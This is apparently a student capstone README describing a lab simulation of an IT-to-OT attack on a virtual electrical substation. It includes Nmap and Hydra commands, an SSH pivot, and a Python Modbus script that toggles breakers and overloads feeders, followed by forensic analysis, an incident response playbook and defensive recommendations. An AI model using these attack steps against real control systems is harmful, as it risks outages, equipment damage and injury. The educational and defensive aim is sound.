ICS Attack Simulation, Forensic Analysis, and Incident Response Playbook for an Electrical Distribution Substation

THIS IS JUST THE OVERVIEW with broken links.
The full project is here.

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Summary

Multi-stage ICS cyberattack simulation against 69kV/13.8kV distribution substation: IT-to-OT pivot culminating in unauthorized Modbus PLC manipulation. Includes PCAP forensic analysis, NIST incident response playbook, attack scripts, and real-world impact assessment for critical infrastructure security education.

Main Results:

- Virtualized ICS network with IT and OT zones
  - Learned about the Purdue Model for ICS Security
- Multi-stage attack demonstration: IT compromise -> lateral movement -> OT impact
- Forensic evidence collection and analysis (PCAPs, logs, screen recordings)
- Incident response playbook following NIST framework
- Real-world impact analysis demonstrating potential consequences

In the process of creating a vulnerable lab network...
Full Technical Process Notes

I learned about what really should be done in production:
Acknowledgement of Limitations and Unrealistic Elements

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

Network Architecture

The lab implements a (very) simplified Purdue Model architecture with distinct IT and OT zones separated by a pfSense firewall.

GNS3 Network Topology



VMs



Component	Role	IP Address	OS/Platform
attacker-kali	Adversary machine	192.168.10.10	Kali Linux
target-windows	IT workstation (pivot point)	192.168.10.20	Windows 10
firewall-pfsense	Network segmentation	192.168.10.1 / 192.168.20.1	pfSense
hmi-ubuntu	Human-Machine Interface	192.168.20.10	Ubuntu Desktop
plc-server	Distribution substation PLC	192.168.20.20	Ubuntu Server (pymodbus)

Simulated Physical Infrastructure: 69kV/13.8kV Distribution Substation

The PLC simulates a distribution substation controller managing:

- **10 distribution feeder circuit breakers** (coils 0-9)
- **5 capacitor bank switches** (coils 10-14)
- **Transformer cooling pump controls** (coils 15-19)
- **Disconnect switches** (coils 20-29)
- **Emergency main breaker** (coil 50 - critical safety system)

Modbus/TCP Architecture

The project uses the Modbus/TCP protocol for communication between the HMI and PLC over port 502:

Server (PLC): `plc_modbus_server.py`

- Runs on plc-server (192.168.20.20:502)
- Implements a Modbus TCP server using pymodbus library
- Maintains coil states representing substation equipment
- Responds to read/write requests from HMI clients

Client (HMI - Legitimate Operations): `legitimate_hmi_operations.py`

- Runs on hmi-ubuntu (192.168.20.10)
- Simulates normal operator interactions with the PLC

- Performs read operations (monitoring voltage, current, coil states)
- Performs controlled write operations with 4-second delays
- Establishes baseline traffic patterns for forensic comparison

Client (HMI - Attack Script): `coil_manipulation_attack.py`

- Executed from compromised hmi-ubuntu after lateral movement
- Performs rapid unauthorized write operations (0.2-0.3s intervals)
- Targets safety-critical coils without verification reads
- Implements four-phase attack pattern designed to disrupt substation operations

Protocol Details:

- Modbus/TCP lacks native authentication or encryption
- All communication occurs in plaintext over TCP port 502
- Write operations use Function Code 5 (single coil) or 15 (multiple coils)
- Read operations use Function Code 1 (coils) or 3/4 (registers)

More detailed: Technical Process Notes

Attack Scenario

The attack follows a three-phase progression through the network, demonstrating how an adversary can pivot from IT systems to compromise critical OT infrastructure.

Unlisted YT vid of all phases

Phase 1: Initial Compromise (IT Zone)

Video: Phase 1 - RDP Attack

Objective: Gain foothold on IT network workstation

Attack Path: Kali Linux -> Windows 10 (RDP)

Techniques:

1. **Reconnaissance:** Nmap scan identifying open RDP port (TCP 3389)
2. **Credential Attack:** Hydra password spray attack
3. **Initial Access:** Remote Desktop Protocol (RDP) connection established

Key Tools:

```
# Network reconnaissance
nmap -sV -p 3389 192.168.10.20

# Credential attack
hydra -l admin -P passwords.txt rdp://192.168.10.20

# RDP connection
rdesktop 192.168.10.20 -u employee -p target-windows
```

Evidence:

- PCAP: `phase1_rdp_attack.pcapng`
- Windows Event ID 4624: Successful RDP logon

Phase 2: Lateral Movement (IT-to-OT Pivot)

Video: Phase 2 - SSH Pivot

Objective: Traverse firewall and compromise OT zone HMI

Attack Path: Windows 10 -> HMI (SSH)

Techniques:

1. **Discovery:** PowerShell command history reveals previous SSH connections to OT zone
2. **Firewall Traversal:** Exploit misconfigured pfSense rule permitting SSH from IT to OT
3. **Lateral Movement:** SSH connection to `operator2@192.168.20.10`

Key Commands:

```
# Look through command history to find ssh
Get-Content (Get-PSReadlineOption).HistorySavePath

# From compromised Windows workstation
ssh operator2@192.168.20.10
```

Evidence:

- PCAP: `phase2_ssh_pivot.pcapng`
- pfSense firewall logs: SSH connection from 192.168.10.20 → 192.168.20.10
- `/var/log/auth.log`: SSH authentication from IT zone IP

Critical Vulnerability: Direct SSH access from IT to OT violates Purdue Model Level 3.5 (IDMZ) requirements. Production environments would require multi-factor authentication through hardened jump hosts.

Phase 3: OT Impact (Modbus Attack)

Video: [Phase 3 - Modbus Attack]

Objective: Disrupt distribution substation operations via unauthorized PLC commands

Attack Path: HMI -> PLC (Modbus/TCP)

Techniques:

1. **Malicious Script Deployment:** `coil_manipulation_attack.py` written and executed from compromised HMI
2. **Four-Phase Attack:**
   - **Phase 1:** Emergency breaker rapid toggling (coil 50) - 10 iterations, 0.3s intervals
   - **Phase 2:** Simultaneous feeder energization (coils 0-9) - overload condition
   - **Phase 3:** Capacitor bank disruption (coils 10-14) - power quality attack
   - **Phase 4:** Disconnect switch cycling (coils 20-29) - equipment damage

Full Attack Script: `coil_manipulation_attack.py`

Attack Script Excerpt:

```
# Four-phase PLC attack executed during Phase 3 (OT Impact):

# ATTACK PHASE 1: Emergency Main Breaker Rapid Toggling
for i in range(10):
    client.write_coil(address=50, value=True, slave=1)   # Trip breaker
    time.sleep(0.3)
    client.write_coil(address=50, value=False, slave=1)  # Reset breaker
    time.sleep(0.3)

# ATTACK PHASE 2: Simultaneous Feeder Energization (Overload Attack)
client.write_coils(address=0, values=[True]*10, slave=1)

# ATTACK PHASE 3: Capacitor Bank Disruption
client.write_coils(address=10, values=[False]*5, slave=1)

# ATTACK PHASE 4: Rapid Disconnect Switch Manipulation
for i in range(5):
```

```
    client.write_coils(address=20, values=[True]*10, slave=1)
    time.sleep(0.2)
    client.write_coils(address=20, values=[False]*10, slave=1)
    time.sleep(0.2)
```

Evidence:

- PCAP: `phase3_modbus_attack.pcapng`
- Baseline comparison: `normal_modbus_traffic.pcapng`
- Malicious script: `coil_manipulation_attack.py`

Forensic Analysis

Comprehensive Wireshark analysis comparing baseline legitimate HMI operations against the malicious Modbus attack reveals definitive indicators of unauthorized automated coil manipulation.

Traffic Comparison - Baseline vs Attack

Baseline Traffic Characteristics (Full Analysis)

- **Total Packets:** 25 packets
- **Total Bytes:** 752 bytes (HMI → PLC)
- **Function Codes:** Predominantly FC1 (Read Coils) and FC4 (Read Input Registers)
- **Write Operations:** 2 total (FC5 - Write Single Coil only)
- **Write Timing:** 4-second delays between operations
- **Operation Pattern:** Read-before-write with post-write verification
- **Coil Addresses:** 0-4 (operational feeders only)
- **Traffic Pattern:** Steady, predictable polling with minimal writes
- **FC15 Usage:** 0 instances (Write Multiple Coils never used)

Attack Traffic Characteristics (Full Analysis)

- **Total Packets:** 288 packets (11.5x increase)
- **Function Codes:** Predominantly FC5 and FC15 (Write operations)
- **Write Operations:** 20+ write operations across safety-critical systems
- **Write Timing:** 0.2-0.3 second delays (13-20x faster than baseline)
- **Operation Pattern:** Write-only, no read-before-write verification
- **Coil Addresses:** 0-29, 50 (including emergency breaker and disconnect switches)
- **Traffic Pattern:** Burst of rapid consecutive writes

- **FC15 Usage:** Multiple instances (mass coil writes - CRITICAL SIGNATURE)

Forensic Evidence Comparison Table

Indicator	Baseline (Normal)	Attack (Malicious)	Analysis
Total Packets	25 packets	288 packets	**11.5x increase** - burst activity
Write Timing	4-second delays	0.2-0.3 second delays	**13-20x faster** - scripted automation
Operation Pattern	Read-before-write	Write-only (blind injection)	No verification - reckless behavior
Function Code 5	2 operations	Numerous operations	Emergency breaker rapid toggling
Function Code 15	0 instances	Multiple instances	**CRITICAL SIGNATURE** - mass writes
Coil Address Range	0-4 (operational)	0-29, 50 (safety systems)	Expanded to critical infrastructure
Read Operations	Continuous monitoring	Minimal/none	No process awareness
Traffic Pattern	Steady polling	Burst of rapid writes	Fundamentally incompatible behavior

Critical Attack Indicators

1. Timing Anomaly (Definitive Automation Signature)

- Baseline: 4-second delays (human-paced operator actions)
- Attack: 0.2-0.3 second delays (13-20x faster)
- **Assessment:** Physically impossible for human execution - automated script

2. Function Code Distribution Shift

- Baseline: 90% read operations (monitoring), 10% controlled writes
- Attack: 100% write operations (no monitoring)
- **Assessment:** Attacker focused solely on manipulation, not process awareness

3. Write Multiple Coils (FC15) - Zero-Day Capability

- Baseline: 0 instances (never used in normal operations)

- Attack: Multiple instances (mass writes to 10+ coils simultaneously)
- **Assessment:** NEW capability indicating attack - not legitimate HMI behavior

4. Absence of Read-Before-Write Pattern

- Baseline: Every write preceded by read operations (verification)
- Attack: Blind writes without state checking
- **Assessment:** Reckless control actions - no operational safety procedures

5. Safety System Access

- Baseline: Coils 0-4 only (operational feeders)
- Attack: Coils 50 (emergency breaker), 20-29 (disconnect switches)
- **Assessment:** Access to addresses never touched during normal operations

6. Four-Phase Attack Signature

- Emergency breaker rapid toggling (10 iterations, 0.3s intervals)
- Simultaneous feeder energization (all 10 feeders forced closed)
- Capacitor bank disruption (all 5 banks forced offline)
- Disconnect switch rapid cycling (5 iterations, 0.2s intervals)
- **Assessment:** Matches documented ICS substation disruption attack pattern

Attack Signature Summary

High-Confidence Malicious Activity:

- **Timing:** 0.2-0.3s intervals (scripted) vs. 4s baseline (human-paced)
- **Pattern:** Write-only commands without verification reads
- **Scope:** 30+ write operations across safety-critical coils (0-29, 50)
- **Behavior:** Four-phase signature matching documented ICS attack pattern
- **Capability:** Function Code 15 usage (mass writes) - never observed in baseline

Forensic Conclusion: Traffic patterns are irrefutably incompatible with legitimate HMI operations. Evidence provides definitive proof of unauthorized automated Modbus coil manipulation.

Detailed Analysis Documents

Complete forensic evidence with annotated Wireshark screenshots:

- Baseline Modbus Traffic Analysis - 9 evidence screenshots documenting normal operations
- Phase 3 Modbus Attack Analysis - 12 evidence screenshots documenting attack indicators

Incident Response Playbook

A comprehensive incident response playbook was developed following the NIST Cybersecurity Framework, tailored for unauthorized Modbus coil manipulation attacks.

Full Playbook: Incident Response Playbook: Unauthorized Modbus Coil Manipulation

Playbook Structure

1. **Preparation**
   - Asset inventory and network topology documentation
   - Baseline traffic capture and analysis
   - Detection capability setup (Wireshark, system logs)
2. **Detection & Analysis**
   - Network traffic pattern analysis (baseline vs. attack)
   - Host-based evidence collection (authentication logs, malicious scripts)
   - Firewall log correlation (IT-to-OT pivot detection)
   - PLC state verification
3. **Containment**
   - Isolation of compromised HMI
   - Firewall rule updates blocking unauthorized IT-to-OT access
   - PLC monitoring for additional unauthorized commands
4. **Eradication & Recovery**
   - Removal of malicious scripts
   - Credential reset
   - PLC state restoration to baseline
   - VM snapshot rollback (lab environment)
5. **Lessons Learned**
   - Network segmentation gaps identified
   - Recommendations for defense-in-depth improvements

Key Detection Indicators

Indicator	Baseline (Normal)	Attack (Malicious)
Write Timing	4-second delays	0.2-0.3 second delays
Operation Pattern	Read-before-write	Write-only (blind injection)
Function Codes	FC 5 (2 operations)	FC 15 (20+ operations)

Indicator	Baseline (Normal)	Attack (Malicious)
Coil Addresses	0-4 (operational range)	0-29, 50 (safety systems)
Traffic Volume	Predictable polling	Burst of rapid writes

Key Findings

Attack Impact Analysis

Real-World Consequences (If Production System)

Phase 1: Emergency Breaker Toggling

- Grid instability from rapid voltage/frequency transients
- Circuit breaker wear (10 cycles out of 10,000-20,000 lifetime)
- Cascade failure risk to adjacent substations

Phase 2: Simultaneous Feeder Energization

- **150% transformer overload** (30 MW vs. 20 MVA capacity)
- Potential transformer failure ($500K-$2M replacement cost)
- Regional blackout affecting thousands of customers
- 4-12 hour restoration time

Phase 3: Capacitor Bank Disruption

- Power factor degradation (0.95 → 0.7-0.8)
- 20-40% increase in demand charges
- Voltage instability triggering protective relays

Phase 4: Disconnect Switch Cycling

- Arc flash hazard (10,000-35,000°F) - fire/injury risk
- Equipment destruction ($50K-$100K per switch)
- Safety system compromise preventing safe maintenance

Historical Precedent: Similar overload conditions contributed to the 2003 Northeast Blackout (50 million people affected across 8 U.S. states and Canada).

Full Impact Analysis: [Technical Process Notes - Real-World Impact]

Evidence Artifacts

Packet Captures

All packet captures stored in `pcaps/` directory:

File	Description	Size
`normal_modbus_traffic.pcapng`	Baseline legitimate HMI operations	-
`phase1_rdp_attack.pcapng`	RDP credential attack and connection	-
`phase2_ssh_pivot.pcapng`	SSH lateral movement from IT to OT	-
`phase3_modbus_attack.pcapng`	Malicious Modbus coil manipulation	-

Forensic Analysis Reports

Detailed Wireshark analysis documents with annotated screenshots:

File	Description	Evidence Count
`baseline_analysis.md`	Normal Modbus traffic baseline	9 screenshots
`attack_analysis.md`	Phase 3 attack forensic evidence	12 screenshots

Key Forensic Findings:

- Timing anomaly: 13-20x faster than baseline (0.2-0.3s vs 4s intervals)
- Function code shift: Write-heavy attack vs read-heavy baseline
- FC15 (Write Multiple Coils) usage: Present in attack, absent in baseline
- No read-before-write verification pattern during attack
- Access to safety-critical coil addresses not touched in normal operations

Video Recordings

All screen recordings stored in `screen-recordings/` directory:

File	Description	Duration
`capturing_normal_modbus_traffic.mp4`	Baseline traffic capture process	-
`phase1_rdp_attack.mp4`	IT zone initial compromise	-
`phase2_ssh_pivot.mp4`	IT-to-OT lateral movement	-
`phase3_modbus_attack.mp4`	OT impact and PLC manipulation	-

Scripts and Logs

Modbus Scripts: (stored in `modbus-scripts/` directory)

- `plc_modbus_server.py` - PLC Modbus/TCP server implementation
- `legitimate_hmi_operations.py` - Baseline HMI operations script
- `coil_manipulation_attack.py` - Malicious attack script

System Logs:

- Authentication logs (auth.log from hmi-ubuntu)
- Firewall logs (pfSense connection logs)
- PLC server logs

Timeline Reconstruction:

- Correlated multi-source timeline of attack progression

Lab Limitations

This project was conducted in a virtualized laboratory environment with intentional simplifications for educational purposes. **Production critical infrastructure environments differ significantly** in the following ways:

Key Limitations

Category	Lab Configuration	Production Reality
PLC	Python pymodbus simulation	Physical industrial controllers (Siemens, Allen-Bradley)
Network Segmentation	Direct SSH from IT to OT	IDMZ with jump hosts, MFA, session recording
Authentication	Password-based SSH	Certificate-based, MFA, PAM vaults
Detection	Manual PCAP analysis	Real-time ICS IDS (Nozomi, Claroty, Dragos)
Endpoint Security	None	EDR, application whitelisting, malware prevention
Safety Systems	Not implemented	Dedicated SIS (Triconex, GuardLogix) per IEC 61511
Physical Process	No operational impact	Real equipment damage, safety hazards

Comprehensive Limitations Documentation: Lab Limitations and Unrealistic Elements

Critical Differences

1. **No Industrial Hardware:** Software simulation vs. physical PLCs with vendor security features
2. **Purdue Model Violation:** Direct IT-to-OT access vs. multi-layered IDMZ architecture
3. **No Safety Systems:** Single PLC vs. separate Safety Instrumented Systems (SIS)
4. **Instant Recovery:** VM snapshots vs. validated backup procedures and potential hardware replacement
5. **No Organizational Context:** Single operator vs. cross-functional coordination (ops, safety, legal)

Technical Report Sections

Detailed Documentation

- **Technical Process Notes** - Verbose implementation details, setup procedures, attack execution, and forensic analysis
- **Incident Response Playbook** - NIST-aligned playbook for detecting and responding to unauthorized Modbus attacks
- **Lab Limitations** - Comprehensive analysis of how production environments differ from this lab

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References

Standards and Frameworks

- **Purdue Model for Industrial Control Systems**: A foundational framework for ICS network segmentation.
- **IEC 62443-3-2**: Security for industrial automation and control systems - Security risk assessment and system design
- **NIST SP 800-82 Rev. 3**: Guide to Operational Technology (OT) Security
- **NERC CIP-005-7**: Electronic Security Perimeter(s)
- **NERC CIP-007-6**: Systems Security Management
- **MITRE ATT&CK for ICS**: A knowledge base of adversary tactics and techniques for industrial control systems.

- **NIST Cybersecurity Framework**: A framework for improving critical infrastructure cybersecurity.

Real-World ICS Incidents Referenced

- **Stuxnet (2010)**: Iranian uranium enrichment facility - Physical destruction via PLC manipulation
- **CRASHOVERRIDE/Industroyer (2016)**: Ukraine power grid - Custom ICS protocol malware
- **TRITON/TRISIS (2017)**: Saudi petrochemical plant - First malware targeting safety systems
- **Colonial Pipeline (2021)**: U.S. fuel pipeline - Operational disruption from IT-OT pivot

Tools and Technologies

- **Virtualization:** GNS3, VMware Workstation Pro
- **Operating Systems:** Kali Linux, Windows 10, Ubuntu Server/Desktop, pfSense
- **ICS Protocols:** Modbus/TCP (pymodbus library)
- **Analysis Tools:** Wireshark, Nmap, Hydra, SSH

Conclusion

This capstone project successfully demonstrates the critical security challenges facing industrial control systems and the potential consequences of inadequate OT cybersecurity. The multi-stage attack showcases how adversaries can leverage IT network access to compromise operational technology, while the incident response playbook provides a structured approach to detecting and responding to such threats.

Key Takeaways:

1. **Network Segmentation is Critical:** Direct IT-to-OT access creates unacceptable risk
2. **Modbus Lacks Security:** No native authentication - requires defense-in-depth
3. **Detection Requires Baseline Understanding:** Anomaly detection depends on knowing normal behavior
4. **OT Incidents Require Cross-Functional Response:** Coordination between cyber, operations, and safety teams is essential
5. **Physical Consequences are Real:** Cyberattacks on ICS can cause equipment damage, safety hazards, and service disruption

Recommendations for Production Environments

1. Implement Purdue Model Level 3.5 (IDMZ) with unidirectional gateways
2. Deploy ICS-specific intrusion detection systems (Dragos, Nozomi, Claroty)
3. Enforce multi-factor authentication for all OT access
4. Implement application whitelisting on HMI and engineering workstations
5. Establish baseline traffic profiles and anomaly detection
6. Conduct regular incident response exercises with operations teams
7. Maintain offline backups and validated restoration procedures

Acknowledgement of Limitations and Unrealistic Elements